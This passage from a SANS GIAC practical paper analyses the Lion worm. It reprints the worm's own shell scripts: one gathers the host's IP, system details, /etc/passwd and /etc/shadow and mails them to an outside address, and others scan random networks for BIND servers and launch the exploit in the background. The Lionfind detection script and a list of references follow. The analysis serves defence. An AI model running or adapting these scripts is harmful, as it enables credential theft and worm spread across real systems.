PATH="/usr/bin:/bin:/usr/local/bin/:/usr/sbin/:/sbin"
export PATH

route -n | while read A
do

        GW=`echo $A | awk '{printf("%s",$1)}'`

        if [ $GW = "0.0.0.0" ]
        then

        IFACE=`echo $A | awk '{printf("%s",$8)}'`

        ifconfig $IFACE | while read B
        do
                CMP=`echo $B | awk '{printf("%s",$1)}'`
                if [ $CMP = "inet" ]
                        then
                        MYIP=`echo $B | cut -d: -f 2 | awk '{printf("%s",$1)}'`
                        # echo "my default iface is $IFACE and my ip is $MYIP"
                        echo $MYIP > myip
                        exit
                fi
        done

        fi
done

echo You owned this one: > mail.log
cat myip >> mail.log
echo name: >> mail.log
uname -a >> mail.log
echo network: >> mail.log
/sbin/ifconfig -a >> mail.log
echo passwd: >> mail.log
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
cat /etc/passwd >> mail.log
echo shadow: >> mail.log
cat /etc/shadow >> mail.log

mail -s `cat myip` 1i0nkit@china.com < mail.log
rm -rf mail.log
```

9.2.4 hack

```
#!/bin/sh
clear

tail -f bindname.log | while read TARGET
do
        ./bindx.sh $TARGET

done
```

9.2.5 scan

```
#!/bin/sh
while true
do
        CLASSB=`./randb`
        sleep 60
        killall -9 bind 1>>/dev/null 2>>/dev/null 3>>/dev/null
        echo >bindname.log
        ./pscan $CLASSB 53

done
```

9.2.6 star

```
#!/bin/sh

rm -rf 1i0n.sh; rm -rf bindname.log; touch bindname.log
        nohup ./scan.sh >>/dev/null &
        nohup ./hack.sh >>/dev/null &
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

10 Additional Information

http://www.sans.org/y2k/lion.htm
http://www.sans.org/y2k/lion_protection.htm
http://www.sans.org/y2k/lionfind-0.1.tar.gz
http://www.sans.org/y2k/t0rn.htm
http://www.sans.org/infosecFAQ/malicious/ramen3.htm
http://www.isc.org/products/BIND/bind-security.html
ftp://ftp.isc.org/isc/bind/src/
ftp://ftp.isc.org/isc/bind9/
http://www.cert.org/advisories/CA-2001-02.html
http://www.cert.org/incident_notes/IN-2001-03.html
http://www.kb.cert.org/vuls/id/325431
http://www.kb.cert.org/vuls/id/196945
http://www.intac.com/~cdp/cptd-faq/
http://whitehats.com/library/worms/ramen/index.html
http://members.home.net/dtmartin24/ramen_worm.txt
http://www.ietf.org/rfc/rfc2535.txt
http://www.ietf.org/rfc/rfc2845.txt

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Appendix A -- Lionfind Source Code

```
#!/bin/bash
LIONFINDVERSION="0.1"

#Banner.
echo '====' Lionfind '===='
echo Version $LIONFINDVERSION
echo A script to report on the existence of the Lion worm.
echo Future versions will optionally
echo archive and/or remove the it from the current system.
echo Copyright 2001 William Stearns \<wstearns@pobox.com\>,
echo Released under the GNU General Public License \(GPL\).
echo Updated versions may be found at the
echo Institute for Security Technology Studies
echo \(http://www.ists.dartmouth.edu/IRIA/knowledge_base/tools/lionfind.htm\),
echo and SANS \(http://www.sans.org/y2k/lion.htm\).
#FIXME - restoreme.
#echo Usage help may be obtained with \"$0 -h\".

OFFENDINGFILES=""
OFFENDINGDIRS=""

SUSPICIOUSFILES="
/bin/in.telnetd
/bin/mjy
/usr/man/man1/man1/lib/.lib/mjy
/usr/man/man1/man1/lib/.lib/in.telnetd
/usr/man/man1/man1/lib/.lib/.x
/dev/.lib/lib/scan/1i0n.sh
/dev/.lib/lib/scan/hack.sh
/dev/.lib/lib/scan/bind
/dev/.lib/lib/scan/randb
/dev/.lib/lib/scan/scan.sh
/dev/.lib/lib/scan/pscan
/dev/.lib/lib/scan/star.sh
/dev/.lib/lib/scan/bindx.sh
/dev/.lib/lib/scan/bindname.log
/dev/.lib/lib/1i0n.sh
/dev/.lib/lib/lib/netstat
/dev/.lib/lib/lib/dev/.1addr
/dev/.lib/lib/lib/dev/.1logz
/dev/.lib/lib/lib/dev/.1proc
/dev/.lib/lib/lib/dev/.1file
/dev/.lib/lib/lib/t0rns
/dev/.lib/lib/lib/du
/dev/.lib/lib/lib/ls
/dev/.lib/lib/lib/t0rnsb
/dev/.lib/lib/lib/ps
/dev/.lib/lib/lib/t0rnp
/dev/.lib/lib/lib/find
/dev/.lib/lib/lib/ifconfig
/dev/.lib/lib/lib/pg
/dev/.lib/lib/lib/ssh.tgz
/dev/.lib/lib/lib/top
/dev/.lib/lib/lib/sz
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
/dev/.lib/lib/lib/login
/dev/.lib/lib/lib/in.fingerd
/dev/.lib/lib/lib/1i0n.sh
/dev/.lib/lib/lib/pstree
/dev/.lib/lib/lib/in.telnetd
/dev/.lib/lib/lib/mjy
/dev/.lib/lib/lib/sush
/dev/.lib/lib/lib/tfn
/dev/.lib/lib/lib/name
/dev/.lib/lib/lib/getip.sh
/usr/info/.torn/sh*
/usr/src/.puta/.1addr
/usr/src/.puta/.1file
/usr/src/.puta/.1proc
/usr/src/.puta/.1logz
"

#FIXME - /usr/sbin/nscd may be legal.

SUSPICIOUSDIRS="
/dev/.lib/
/dev/.lib/lib/
/dev/.lib/lib/lib/
/dev/.lib/lib/lib/dev/
/dev/.lib/lib/scan/
/usr/src/.puta/
/usr/man/man1/man1/
/usr/man/man1/man1/lib/
/usr/man/man1/man1/lib/.lib/
/usr/man/man1/man1/lib/.lib/.backup/
/usr/src/.puta/
/usr/info/.t0rn/
"


echo Locate Lion related files and directories...
for ONEFILE in $SUSPICIOUSFILES ; do
        if [ -e $ONEFILE ]; then
                OFFENDINGFILES="$OFFENDINGFILES $ONEFILE"
        fi
done
for ONEDIR in $SUSPICIOUSDIRS ; do
        if [ -d $ONEDIR ]; then
                OFFENDINGDIRS="$OFFENDINGDIRS $ONEDIR"
        fi
done

#Report on what was found.
if [ -n "$OFFENDINGFILES$OFFENDINGDIRS" ]; then
        echo The following suspicious files or directories were found:
        echo $OFFENDINGFILES $OFFENDINGDIRS
else #No suspicious files or dirs found - good!
        echo None of the following suspicious files or directories were found:
        echo $SUSPICIOUSFILES $SUSPICIOUSDIRS
        echo To the best of my knowledge, the Lion worm is NOT on this filesystem.
fi #Suspicious files or dirs found?
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Endnotes:

[1] Internet Software Consortium. Bind Vulnerabilities. http://www.isc.org/products/BIND/bind-security.html

[2] CERT Vulnerability Note VU#196945. http://www.kb.cert.org/vuls/id/196945

[3] CERT Vulnerability Note VU#196945. http://www.kb.cert.org/vuls/id/196945

[4] CERT® Incident Note IN-2001-03. http://www.cert.org/incident_notes/IN-2001-03.html

[5] CERT® Incident Note IN-2001-03. http://www.cert.org/incident_notes/IN-2001-03.html

[6] Global Incident Analysis Center. Lion Worm. http://www.sans.org/y2k/lion.htm

[7] Miller, Toby. Analysis of the T0rn rootkit. http://www.sans.org/y2k/t0rn.htm

[8] Östling, Andreas. Subject: RE: [Snort-users] New Worm Virus is in the wild http://groups.google.com/groups?q=crew.tgz&hl=en&lr=&safe=off&rnum=4&seld=910860714&ic=1

[9] Smith, Tim. Subject: Re: /dev/.lib/lib/scan/pscan? . http://groups.google.com/groups?q=crew.tgz&hl=en&lr=&safe=off&rnum=1&seld=911599475&ic=1

© SANS Institute 2000 - 2002 Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.